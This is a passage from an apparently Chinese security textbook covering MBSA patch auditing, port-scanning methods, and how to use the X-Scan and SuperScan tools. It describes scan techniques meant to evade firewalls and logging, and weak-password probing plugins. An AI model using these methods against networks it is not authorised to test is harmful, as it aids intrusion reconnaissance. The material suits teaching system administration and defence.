下面介绍 MBSA 的安装和下载方法，具体的操作步骤如下。

1 到微软的官方网站上下载 MBSA V2.1 的安装程序。打开 IE 浏览器，在地址栏中输入 http://www.microsoft.com/downloads/details.aspx?FamilyID=F32921AF-9DBE-4DCE-889E-ECF997EB18E9&displaylang=en”，然后按下【Enter】键，进入 MBSA V2.1 版下载页面，单击下载链接下载。



2 下载完成，双击 MBSASetup-X86- EN.msi 进入安装向导。




3 单击 Next > 按钮弹出下一页安装向导，在这里需要选中【I accept the license agreement】单选按钮同意授权协议。

4 单击 Next > 按钮弹出下一页安装向导，在该对话框中可以选择安装路径，这里保持默认路径不变。

5 单击 Next > 按钮进入下一页安装向导，然后单击 Install 按钮进行安装就可以了。

6 安装完毕会弹出提示框，单击 OK 按钮即可完成整个安装过程。



MBSA 可以让用户扫描本机或多台电脑、整个局域网的安全设置和系统漏洞，其主要功能有以下几个方面。

(1) 检查 Windows 操作系统的保密设置，包括是否安装修补程序（HOTFIXES）、检测是否启动账号登录和退出检查、是否开启了 Guset 使用者的账号、是否启动了没有必要启动而非常危险的网络服务，等等。

(2) 检查 IIS 系统的安全设置，其中包括是否安装了 IIS LOCKDOWN TOOL、是否安装了 IIS 的安全补丁程序。

(3) 检查 SQL Server 的系统安全设置内容。

(4) 检查 Internet Explorer 的设置。

(5) 检查 OE/OUTLOOK 的安全设置。

(6) 检查 Microsoft Office 的 MACRO 的安全设置。

在使用 MBSA 对系统进行检测之前需要确定以下几个必要条件。


(1) 如果计算机运行的是 Windows XP 以后的系统并且使用简单的文件共享，那么只能在本地运行检查。此时可以打开【控制面板】窗口，双击【文件夹选项】图标，打开【文件夹选项】对话框，然后切换到【查看】选项卡，撤选【使用简单文件共享（推荐）】复选框。

(2) 要检测局域网内其他用户机器的安全性，必须有相应的网络管理权限。

2. 扫描单台计算机


MBSA 在检测系统漏洞方面的功能是非常强大的，一般而言，单台计算机模式最典型的情况是“自扫描”，也就是扫描本地计算机。下面介绍如何使用 MBSA 检测单台计算机的 Windows 是否安全，具体的操作步骤如下。

1 启动 MBSA 程序，打开其主界面，然后单击主窗口右侧列表框中的【Scan a computer】选项。



2 弹出【Which computer do you want to scan?】对话框，要想让 MBSA 能够成功地扫描计算机，就需要在此对话框中对参数进行正确

的设置。




3 首先设定要扫描的对象，MBSA 提供了两种设置的方法：一是在【Computer name】文本框中输入计算机的名称，格式为“工作组名\计算机名”。默认情况下 MBSA 会显示运行 MBSA 的计算机的名称，如该例中的“WORK GROUP”是运行 MBSA 的计算机所属的工作组名称，“*error*”是计算机名称；二是在【IP address】文本框中输入计算机的 IP 地址。在此文本框中允许输入同一网段中的任意 IP 地址，但不能输入跨网段的 IP，否则会提示“Computer not found.”（计算机没有找到）的信息。

计算机名称

4 设置安全报告的名称格式。每次扫描成功后，MBSA 会将扫描结果以“安全报告”的形式自动地保存在“X:\Documents and Settings\;username\SecurityScans”（X：指 Windows 的系统分区符，username：是操作 MBSA 的用户名）下。MBSA 允许用户自行定义安全报告的文件名格式，只要在【Security report name】文本框中输入文件名格式即可。MBSA 提供了两种默认格式：“%D% - %C%（%T%）”（域名 - 计算机名（时间戳））和“%D% - %IP%（%T%）”（域名 - IP 地址（时间戳））。

5 设定扫描中需要检测的项目，可以撤选不必要的项目复选框以加快扫描速度。

6 设置完成，单击 Start Scan 按钮，弹出【Scanning…】对话框，MBSA 开始对指定的计算机进行扫描。



扫描完成会自动产生安全报告，用户可以根据安全报告【Score】列中不同颜色的图标来简单地区分被扫描的计算机上的哪些方面存在漏洞，哪些地方需要改进。

(1) 绿色表示该项目已通过检测。

(2) 红色（或黄色）表示该项目没有通过检测，也就是存在漏洞或安全隐患。

(3) 蓝色表示该项目虽然通过了检测，但是可以进行优化，或者由于某种原因 MBSA 跳过了其中的某项检测。

(4) 白色表示该项目虽然没有通过检测，但问题不很严重，只要进行简单的修改就可以。

但是这种方法不准确，正确的方法是查看检测项目的【Result】列中是否含有【How to correct this】（如何修正它）选项。只要有该项

目存在，用户就应该单击该选项，然后根据提供的解决方法下载相应的补丁程序或者修改相关的设置，以修正存在的问题。

MBSA 的工作原理是什么？如何更新 MBSA？

MBSA 的工作原理是：以一份包含了所有的已发现漏洞的详细信息的安全漏洞清单为蓝本全面地扫描计算机，将计算机上安装的所有软件与安全清单进行对比，如果发现某个漏洞，MBSA 就会将其写入安全报告中。因此，要想让 MBSA 准确地检测出计算机上是否存在漏洞，安全漏洞清单的内容是否是最新的就至关重要了。

由于新的漏洞不断被发现，所以安全漏洞清单就要像杀毒软件的病毒库一样不断地更新。MBSA 提供了以下两种更新的方法。


从微软官方网站上下载。微软会在它的官方网站上及时地发布最新的安全漏洞清单，所以 MBSA 被默认设置为每一次扫描时自动地链接到微软官方网站下载最新的安全漏洞清单。如果用户已经下载了最新的安全漏洞清单，则可撤选【Check for security updates】复选框，否则应该选中此复选框，以确保安全清单的内容是最新的。此方法适用于能连入 Internet 的计算机用户。

从 SUS 服务器上下载。有些局域网中架设了 SUS（Software Update Service，软件升级服务）服务器，所以此类用户可以选择此方法下载最新的安全漏洞清单。


3. 扫描多台计算机

此项功能是扫描一台计算机功能的延伸，只是将扫描对象扩大到网络中的一个域或 IP 地址段。它的工作原理与扫描一台计算机相同，即以安全漏洞为蓝本，对指定的域（或 IP 地址段）中的所有计算机进行逐一扫描。

1 启动 MBSA 程序，单击 MBSA 主窗口中的【Scan more than one computer】（或者主窗口左侧列表中的【Scan more than one computer】）选项。




2 弹出【Which computers do you want to scan?】对话框。在此对话框中也要进行必要的、准确的设置。此处的设置跟扫描一台计算机时的设置相似，不同的是应在【Domain name】文本框中输入要被扫描的域的名称，或者在【IP address range】文本框中输入要被扫描的 IP 地址范围。



3 设置完成单击 Start Scan 按钮，弹出【Scanning...】对话框，MBSA 开始依次扫描域或 IP 地址段中的每台计算机。完成扫描所需的

时间与被扫描的计算机的数量和设置的扫描项目有关，一般来说，多台计算机的扫描会耗费比较多的时间。



如果扫描成功，则会弹出安全报告对话框。但是，由于是扫描多台电脑，因为网络或其他计算机的原因，可能会扫描失败，如果扫描失败，则会弹出对话框显示失败的原因。

扫描失败的原因主要有以下两种。

(1) “User is not an administrator on the scanned machine.”：被扫描的计算机上的用户不是系统管理员，出现这种情况的原因是用户没有以“Administrator”的用户名登录操作 MBSA 的计算机，或被扫描的计算机设置了登录密码。

(2) “This in not a Windows NT/2000/XP/2003 Server or Workstation/Vista/2008 Server or Workstation.”：被扫描的系统不是 Windows NT 4.0/2000/XP/Server 2003/Vista/Server 2008 系统。出现这种情况的原因是可能使用了 Windows 9X/Me 系统或安装了非 Windows 操作系统，例如 Linux 和 Unix 操作系统。另外被扫描的根本不是计算机（例如路由器等其他网络）也会出现这种情况。

在【Unable to scan all computers】对话框的底部还会显示以下选项之一。

(1) 如果显示【Continue】选项，说明此次扫描中没有一台计算机扫描成功，单击此选项会返回 MBSA 主窗口。

(2) 如果显示【Pick a security report to view】选项，说明此次扫描中至少有一台计算机成功完成并生成了安全报告。单击此选项，MBSA 将会显示所有扫描成功的计算机的安全报告。需要注意的是：此时无论几台计算机成功扫描，MBSA 都不会产生综合性的安全报告，而是为每一台计算机生成一份独立的安全报告。

4. 选择/查看安全报告

单击 MBSA 主窗口中的【Pick a security report to view】（或是【View existing security reports】）选项就会弹出【Pick a security report to view】窗口，在此窗口中 MBSA 将列出已有的所有安全报告（包括安全报告名和生成日期等信息），双击安全报告名就可以查看详细的内容。安全报告的具体内容、格式、操作方法与扫描一台计算机非常相似，这里不再赘述。

5. MBSA 使用注意事项

- **不支持 Windows 9X 系统**

MBSA 支持 Windows NT/2000/XP 以及版本更高的系统，不支持任何的 Windows 9X 系统。

- **不能分辨 Server 种类**

MBSA 不能分辨 Windows Server 所担当的角色，在一台普通的 Windows Server 的电脑上同样可以发现一些只能在域控制器上才能发生的问题，用户使用的时候需要注意。

关于软件扫描

MBSA 对 Windows、Office、IIS 等软件进行的扫描包括两种，一是“安全扫描”，这是指扫描以上软件是否进行了安全的配置，例如 IIS 锁定工具是否已运行，文件系统是否都采用了 NTFS 格式等；二是“更新扫描”，是指扫描以上软件是否安装了最新的补丁程序。

IE 限制

MBSA 是基于 IE 页面开发的，因此 MBSA 需要在 Internet Explorer 5.01 以上才能运行，而且 IE 的所有设置项都会影响 MBSA 的运行。

需要手动进行修复

MBSA 执行的是微软的“基准扫描”，也就是只扫描和报告 Windows Update 定义的“关键更新”，而非所有更新。MBSA 只扫描，不修补，需要手动进行修补。另外，按照 MBSA 的安全报告里的【How to correct this】选项进行修补并不能解决所有的问题，管理员需要按照 MBSA 的安全报告逐个修补漏洞。

注意保护安全报告

每一次扫描后生成的安全报告都是以明码的形式保存到固定的文件夹中的，因此容易被黑客利用从而找到计算机的漏洞数据。所以对安全报告应该另行处理（例如打印、备份到其他目录等），之后彻底删除【SecurityScans】文件夹中的所有文件，以防被他人利用。

总之，为了确保计算机系统的安全，除了安装必要的安全防护软件（例如杀毒软件和防火墙）之外，及时地修补安全漏洞也是非常重要的。使用 MBSA 可以清楚地知道计算机存在哪些安全漏洞，哪些补丁还没有安装，等等。而且 MBSA 还具有其他同类软件所不具备的优点：除了能检测 Windows 2000/XP 等操作系统的漏洞，还能检测 Microsoft Office、IIS 等微软产品的漏洞。因此 Windows 用户最好下载该软件对计算机漏洞进行检测修补，以提高计算机的安全性。

2.3 端口扫描

一个端口就是一个潜在的通信通道，也就是一个入侵通道，对目标计算机进行端口扫描，会得到很多有用的信息。

2.3.1 端口扫描的原理与分类

下面介绍端口扫描的原理及分类。

1. 端口扫描的原理

扫描器通过选用远程 TCP/IP 不同的端口的服务，并记录目标给予的回答，通过这种方法，可以搜集到很多关于目标主机的各种有用的信息。

通过分析响应来判断服务端口是打开还是关闭，就可以得知端口提供的服务信息。端口扫描也可以通过捕获本地主机或服务器的流入流出 IP 数据包来监视本地主机的运行情况。

2. 端口扫描的分类

TCP connect（）扫描

这是最基本的 TCP 扫描。操作系统提供的 Connect()调用，用来与每一个感兴趣的目标计算机的端口进行连接。如果端口处于侦听状态，那么 connect()就能成功，否则这个端口是无法

使用的，也就是没有提供这个服务。这个技术有以下几个优点：首先，运用这个方法不需要任何权限，系统中的任何用户都有权限使用这个调用；其次是它的速度较快，可以同时运行几个调用以加快速度。但这种方法也有其缺点，那就是容易被发现并被过滤掉，目标计算机的 logs 文件会显示一连串的连接和连接时出错的服务消息，并很快将其关闭。

TCP SYN 扫描

这种技术是一种“半开放”式的扫描，这是因为扫描程序不用打开一个完全的 TCP 连接。扫描程序发送的是一个 SYN 数据包，好像打开一个实际的连接并等待反应一样，一个 SYN | ACK 的返回信息表示端口处于侦听状态，而一个 RST 返回则表示端口没有处于侦听状态。如果收到一个 SYN | ACK，扫描程序则必须再发送一个 RST 信号来关闭这个连接。这种扫描技术一般不会在目标主机上留下记录，但要求进行此操作的用户必须有 ROOT 权限。

TCP FIN 扫描

有些时候，SYN 扫描可能不够秘密，一些防火墙和包过滤器会对一些指定的端口进行监视，可能检测到这些扫描，但 FIN 数据包可以没有任何麻烦地通过。这种扫描的原理是关闭的端口会用适当的 RST 来回复 FIN 数据包，而打开的端口则会忽略对 FIN 数据包的回复。这种方法和系统实现有一定的关系。有的系统不管端口是否打开都回复 RST，这样这种方法就不适用了。但这种方法在区分 Unix 和 NT 时是十分有用的。

IP 段扫描

这并不是一种新的扫描方法，而只是其他方法衍生出来的一种变化。它并不是直接发送 TCP 探测数据包，而是将数据包分为两个较小的 IP 段，这样就将一个 TCP 头分成了好几个数据包而避过过滤器的探测。不过，有一些程序在处理这些小数据包时可能会有麻烦。

TCP 反向 ident 扫描

ident 协议允许看到通过 TCP 连接的任何进程的拥有者的用户名，即使这个连接不是由这个进程开始的。例如连接到 http 端口，然后用 ident 来发现服务器是否正在以 root 权限运行。这种方法只能在和目标端口建立了一个完整的 TCP 连接后才能看到。

FTP 返回攻击

FTP 协议支持代理 FTP 连接。利用这个功能可以从一个代理的 FTP 服务器来扫描 TCP 端口。这样可以在一个防火墙后面连接到一个 FTP 服务器，然后扫描端口（这些原来有可能被阻塞）。如果 FTP 服务器允许从一个目录读写数据，就可能发送任意的数据到已发现的打开的端口。对于端口扫描，该技术是使用 PORT 命令来表示被动的 User DTP 正在目标计算机上的某个端口侦听，然后尝试用 LIST 命令列出当前目录，结果通过 Server-DTP 发送出去。如果目标主机正在某个端口侦听，传输就会成功，否则就会失败。然后使用另一个 PORT 命令，尝试目标计算机上的下一个端口。这种方法的优点很明显，难以跟踪，能穿过防火墙。主要缺点是速度很慢，有的 FTP 服务器最终能得到一些线索，关闭代理功能。

UDP ICMP 端口不能到达扫描

这种方法与上面几种方法的不同之处在于使用的是 UDP 协议。由于这个协议很简单，所以扫描变得相对比较困难。这是因为打开的端口对扫描探测并不发送一个确认，关闭的端口也并不需要发送一个错误数据包。幸运的是，许多主机在向一个未打开的 UDP 端口发送一个数据包时，会返回一个 ICMP_PORT_UNREACH 错误，这样就能发现哪个端口是关闭的。UDP 和 ICMP 错误都不保证能到达，因此这种扫描器必须实现在一个包看上去是丢失的时候能重新传输。这种扫描方法是很慢的，因为 RFC 对 ICMP 错误消息的产生速率做了规

定。同样，这种扫描方法需要具有 root 权限。

- UDP recvfrom()和 write()扫描

当非 root 用户不能直接读到端口不能到达错误时，Linux 能间接地在它们到达时通知用户。比如，对一个关闭的端口的第二个 write()调用将失败。在非阻塞的 UDP 套接字上调用 recvfrom()时，如果 ICMP 出错还没有到达时，会返回 EAGAIN（表示重试）。如果 ICMP 到达时，返回 ECONNREFUSED（表示连接被拒绝）。这就是用来查看端口是否打开的技术。

- ICMP echo **扫描**

这并不是真正意义上的扫描。但有时通过 ping 命令，判断在一个网络上主机是否开机时非常有用。

2.3.2 端口扫描工具 X-Scan


X-scan 是国内最著名的综合扫描器之一，它功能强大，完全免费，无需注册，无需额外的驱动程序支持。

X-scan 的界面支持中文和英文两种语言、包括图形界面和命令行方式，主要由国内著名的民间黑客组织“安全焦点”（http://www.xfocus.net）完成，从 2000 年的内部测试版 X-Scan V0.2 到目前的最新版本 X-Scan V3.3 都凝聚了国内众多黑客的心血。最值得一提的是：X-Scan 把扫描报告和安全焦点网站相连接，对扫描到的每个漏洞进行“风险等级”评估，并提供漏洞描述、漏洞溢出程序，以方便网管测试、修补漏洞。


解压文件后，在文件夹里会看到一个名为 xscan_gui.exe 的文件，这就是 X-scan 的图形界面主程序。

下面介绍 X-scan 的使用方法。

1 双击程序，启动 X-scan，打开其主界面。



2 进行扫描之前，需要先设置扫描参数。单击【扫描参数】按钮，打开【扫描参数】对话框，默认的界面为【检测范围】选项，在该选项中可以指定某台计算机的 IP 地址或域名，也可以输入以“-”和“,”符号分隔的 IP 范围。



单击【指定 IP 范围】文本框右侧的 示例 按钮，打开【示例】提示框，在该提示框中列出了 IP 参数的有效格式。

选中【从文件获取主机列表】复选框将从文件中读取待检测主机地址，文件格式应为纯文本文件，第一行可以包含独立的 IP 地址，也可以包含以“-”和“,”符号分隔的 IP 地址范围。

3 展开【全局设置】目录，选中【扫描模块】选项，下面对一些插件进行介绍。

【开放服务】插件：用于扫描 TCP 端口状态，并根据用户设置主动识别开放端口正在运行的服务及目标操作系统。

【NT-Server 弱口令】插件：探测 NT 主机用户名密码是否过于简单。

【NetBIOS 信息】插件：NetBIOS（网络基本输入输出协议）通过 139 端口提供服务。默认情况下存在，可以通过 NetBIOS 获取远程主机信息。

【SNMP 信息】插件：探测目标主机的 SNMP（简单网络管理协议）信息，通过对这一项的扫描可以检查出目标主机在 SNMP 中的不当设置。

【FTP 弱口令】插件：探测 FTP 服务器上密码设置是否过于简单或是允许匿名登录。

【SQL-Server 弱口令】插件：如果 SQL Server 的管理员采用默认设置或是过于简单就会扫描出 SQL-Server 弱口令。

【POP3 弱口令】插件：用于探测目标主机是否存在 POP3 弱口令。

【SMTP 漏洞】插件：SMTP 漏洞是指 SMTP 协议在实现的过程中出现的缺陷，选中此插件就可以对 SMTP 漏洞进行探测。

4 选中【并发扫描】选项，在该选项中可以设置并发扫描的主机和并发线程数，也可以单独地为每台主机的各个插件设置最大线程数。一般保持默认的数值即可，当然在计算机的配置比较高、网速非常快的情况下也可以将线程数量设置的大一些。

5 选中【扫描报告】选项，在该选项中可以设置扫描结束后生成的报告文件名，然后保存在 LOG 目录下。扫描报告目前支持 TXT、HTML 和 XML 等 3 种格式。

6 选中【其他设置】选项，该选项包括以下几个功能。


【跳过没有响应的主机】：若目标主机不响应 ICMP ECHO 及 TCP SYN 报文，X-scan 跳过 ping 不通的主机和没有开放端口的主机，可以大幅度地提高扫描的速度。

【无条件扫描】：扫描指定 IP 范围内的一切内容。


【跳过没有检测到开放端口的主机】：若在用户指定的 TCP 端口范围内没有发现开放端口，将跳过对该主机的后续检测。

【使用 NMAP 判断远程操作系统】：X-scan 使用 SNMP、NETBIOS 和 NMAP 综合判断远程操作系统类型，若 NMAP 频繁出错可以关闭该


选项。



7 展开【插件设置】目录，选中【端口相关设置】选项，在该选项中可以对扫描计算机端口的相关方面进行详细的设置。例如在【待检测端口】文本框中列出了大量的端口，用户可以直接对各个端口进行增删操作（一般来说，待检测端口的默认值已经很详细了，此时保留默认值即可）。检测方式有 TCP 和 SYN 两种，这两种方式的特点在前面已经有所介绍。在这里以局域网扫描来演示，因此设为 TCP 扫描，其他选项使用默认值即可，无需用户再进行设置。其他诸如【SNMP 相关设置】、【NetBIOS 相关设置】、【漏洞检测脚本设置】、【GCI 相关设置】和【字典文件设置】等选项这里不再赘述，用户可以按照自己的需要进行设置。设置完毕单击 确定 按钮退出【扫描参数】对话框。



8 此时就可以进行扫描了，单击工具栏中的【开始扫描】按钮 开始扫描，此时会弹出一个扫描进度提示窗口，右侧列表中会实时地显示当前的扫描情况。



9 扫描完成，切换到【漏洞信息】选项卡，会看到所有扫描的计算机的 IP 地址、端口、存在的漏洞等信息，这些信息都可能成为黑客分析、攻击的目标。

10 在左侧的列表框中显示的是能够 ping 通的计算机的 IP 地址，也就是当前能够进行连接的活动的计算机，将任意一个地址展开就能看到该计算机的信息。

11 单击工具栏中的【检测报告】按钮 ，弹出【扫描报告】对话框。

12 双击要查看的报告，就会进入 HTML（网页）形式的【X-scan Report】窗口，在该窗口中

列出了所有的被检测主机的详细信息，其中红色部分代表目标主机存在安全隐患。在某个 IP 地址上点击就可以查看该计算机的详细漏洞信息，并对漏洞进行了详细的介绍，用户可以通过它来找到漏洞的解决办法，及时地关闭端口或者下载并安装补丁程序。

X-scan 中还有一些非常有用的功能，例如在【工具】对话框中可以对主机名，IP 地址与物理地址进行查询。

以上介绍了 X-scan 图形界面的使用方法。另外，该软件还有一个命令行方式的扫描程序，其原理与图形界面的相同，所不同的是使用方法不同。图形界面的扫描器主要用于本机执行，而命令行下的扫描器则经常被入侵者用来制作第三方扫描器。

以上是对 X-scan 的一些简单介绍。总之，该软件是一款非常经典的扫描器，确切的说是一款漏洞检查器。该软件与其他国内同类软件相比，扫描更加全面而又没有时间、IP 等限制，因此 X-scan 适合初学者使用。使用 X-scan 来检查自己系统的安全性可以更方便地配置系统的安全设置选项。

2.3.3　扫描器 SuperScan 使用指南

对一个网络管理员或者网络攻击者来说，一款好的扫描软件是必不可少的。一款好的扫描软件应该具备以下功能：一是功能强大，这里指的功能强大不是指功能很多，而是指使用软件提供的功能都可以取得很好的效果；二是尽量在一个相同的领域做到全面；三是负责任的编写者。下面介绍一款 IP 和端口扫描软件：大名鼎鼎的 SuperScan。

SuperScan 不仅仅是一个端口扫描软件，除了最重要的端口扫描功能之外，它还有许多其他的功能。

(1) 通过 Ping 来检验 IP 是否在线。

(2) IP 和域名相互转换。

(3) 检验目标计算机提供的服务类别。

(4) 检验一定范围的目标计算机是否在线和端口情况。

(5) 工具自定义列表检验目标计算机是否在线和端口情况。


(6) 自定义要检验的端口，并且可以保存为端口列表文件。

(7) 软件自带一个木马端口列表 trojans.lst，通过这个列表可以检测目标计算机是否有木马；同时，我们也可以自己定义修改这个木马端口列表。


这款软件几乎将与 IP 扫描有关的所有功能全部做到了，而且每一个功能都很专业。使用 SuperScan 可以随意地选择端口，而且端口的后面都有简单的说明，地址输入更轻松，在找到的目标主机上单击鼠标右键可以打开 http 浏览、telnet 登录、ftp 上传，还有 nslookup 域名查询等功能，扫描的速度非常快。

双击图标启动 SuperScan 的安装程序，弹出【SuperScan – Welcome】对话框，在该对话框中会显示出该版本软件的一些基本信息。

单击 下一步(N) > 按钮，进入【SuperScan – Installation Folder】对话框。



【Installation Folder】文本框中显示的是默认的安装路径，用户可以单击 Browse... 按钮进行设置，设置完毕单击 完成 按钮，SuperScan 就会自动安装，安装完成会出现 SuperScan 的主界面。



SuperScan 的界面比较复杂，下面简单介绍一下它的主要使用方法。


1. 域名（主机名）和 IP 相互转换

这个功能的作用就是通过域名取得 IP 址或是通过 IP 地址取得域名。在 SuperScan 里有两种方法可以实现该功能。

通过 Hostname Lookup

在【Hostname Lookup】组合框的【Resolved】文本框中输入要查询的域名（例如 baidu.com），然后单击 Lookup 按钮，在【IP】组合框中的【Start】和【Stop】微调框中就会显示出其中的 IP 地址。

单击 Me 按钮即可取得本机的 IP 地址。




单击 Me 按钮右侧的 Interfaces 按钮可以取得本机的 IP 设置情况。

本机 IP 设置

通过 Extract From File

该功能通过一个域名列表来转换为相应的 IP 地址。选中【Extract from file】复选框，单击 -> 按钮，就会弹出【Extract hostnames from text file】对话框。



单击 Browse 按钮找到域名列表文件，之后可单击 Extract 按钮进行转换。

2. ping 功能的使用

ping 功能的主要目的在于检测目标计算机是否处于活动状态和通过反应时间判断网络状况。

在【IP】组合框中的【Start】微调框中输入起始 IP，在【Stop】微调框中输入终止 IP，然后选中【Scan Type】组合框中的【Ping only】单选按钮，之后单击 Start 按钮，就可以对该 IP 段内当前正在活动的计算机进行 ping 操作。

在以上的设置中，用户可以用以下方法进行快速设置：选中【Ignore IP zero】复选框可以跳过所有以 0 结尾的 IP 地址，选中【Ignore IP 255】可以跳过所有以 255 结尾的 IP 地址。单击 PrevC 按钮可以直接转到前一个 C 网段，单击 NextC 按钮可以直接转到下一个 C 网段，单击 1..254 按钮可以直接选择整个网段。另外也可以在【Extract From File】对话框中通过域名列表取得 IP 列表。在 ping 的时候，可以根据网络情况在【Speed】中设置相应的反应时间，一般采用默认值即可。


3. 端口检测

通过端口检测可以得到目标计算机提供的服务，同时也可以检测目标计算机是否有木马。

检测目标计算机的所有端口

如果检测的时候没有特定的目的，只是为了了解目标主机的一些情况，则可对目标主机的所有端口进行检测，但是一般不提倡这种检测，因为它会对目标主机的正常运行造成影响，也会引起目标主机的警觉，而且该操作扫描的时间很长。另外，这种操作会浪费带宽资源，对网络的正常运行产生不利影响。

